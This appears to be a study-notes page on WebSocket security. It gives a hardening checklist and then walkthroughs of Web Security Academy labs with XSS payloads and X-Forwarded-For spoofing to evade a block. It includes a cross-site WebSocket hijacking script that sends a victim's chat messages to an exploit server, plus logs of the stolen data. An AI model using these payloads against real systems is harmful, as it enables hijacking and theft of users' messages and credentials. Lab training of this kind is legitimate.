
Web Sockets

WebSockets intro
WebSocket is a communication protocol that provides full-duplex (two-way) communication between a client (usually a browser) and a server over a single, long-lived TCP connection. Unlike HTTP, where the client must initiate every request, WebSockets allow both the client and server to send data anytime — perfect for real-time applications like:
Chat apps
Online gaming
Live stock trading
Collaborative editing
IoT dashboards
Benefits
Low latency: Messages are sent instantly without repeatedly opening/closing connections.
Bidirectional: Server can push data to client without the client asking first.
Less overhead: Smaller message headers compared to HTTP.
Hardening
Use Secure Protocol ->
wss://Origin Checking (Validate the Origin header)
Authenticate Users (don’t rely on IP addresses or Origin alone — tie WebSocket connections to authenticated sessions - JWTs, cookies, etc.)
Set Timeouts and Limits (max message size, max connections per IP, idle timeout - disconnect if no activity)
Close Connections Gracefully (if something goes wrong or authentication fails, close the connection with proper WebSocket close codes -> 1008 = policy violation, 1003 = unsupported data, etc.)
Input Validation & Sanitization
Monitor logs
Use WAF/Reverse Proxy
Websockets labs
Manipulating WebSocket messages to exploit vulnerabilities
- The majority of input-based vulnerabilities affecting WebSockets can be found and exploited by tampering with the contents of WebSocket messages.
{"message":"Hello chat!" -> {"message":"<img src=1 onerror='alert(1)'>"}
Manipulating the WebSocket handshake to exploit vulnerabilities
Previous option will lead to block, but you could
reconnectfrom the websocket history tab using headers like these:X-Forwarded-For: 1.1.1.1orX-Forwarded-For: 127.0.0.1and change your payload to something like these{"message":"Hello chat!"->{"message":"<img src=1 oNeRrOr=alert1>"}{"message":"Hello chat!"->{"message":"</script><script>alert(1)</script>"}{"message":"Hello chat!"->{"message":"<script>\x61\x6c\x65\x72\x74(1)</script>"}
Cross-site WebSocket hijacking
- Payload to use if you don’t have a professional Burp
1
2
3
4
5
6
7
8
9
<script>
    var ws = new WebSocket('wss://0a0f000903ba45ba80500daf008600d5.web-security-academy.net/chat');
    ws.onopen = function() {
        ws.send("READY");
    };
    ws.onmessage = function(event) {
        fetch('https://exploit-0ab00018030445c580950c3b01ed00d4.exploit-server.net/exploit?mes' + btoa(event.data));
    };
</script>
- As always -> Store -> Deliver to victim and then check logs, you should see something like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
...
188.146.36.29   2025-04-06 18:54:43 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 18:54:43 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 18:54:43 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 18:54:59 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 18:55:00 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 19:03:39 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 19:03:39 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 19:03:42 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 19:03:42 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
10.0.3.69       2025-04-06 19:03:43 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.69       2025-04-06 19:03:43 +0000 "GET /exploit?mes=eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6IkhlbGxvLCBob3cgY2FuIEkgaGVscD8ifQ== HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.69       2025-04-06 19:03:43 +0000 "GET /exploit?mes=eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IkkgZm9yZ290IG15IHBhc3N3b3JkIn0= HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.69       2025-04-06 19:03:43 +0000 "GET /exploit?mes=eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6Ik5vIHByb2JsZW0gY2FybG9zLCBpdCZhcG9zO3MgMm9wNDJjNnRhMjdnaHJoeGRlM2MifQ== HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.69       2025-04-06 19:03:43 +0000 "GET /exploit?mes=eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IlRoYW5rcywgSSBob3BlIHRoaXMgZG9lc24mYXBvczt0IGNvbWUgYmFjayB0byBiaXRlIG1lISJ9 HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.69       2025-04-06 19:03:43 +0000 "GET /exploit?mes=eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9 HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
188.146.36.29   2025-04-06 19:03:43 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 19:03:43 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
188.146.36.29   2025-04-06 19:03:48 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0"
- There you will find some encoded messages needs to be checked and voila …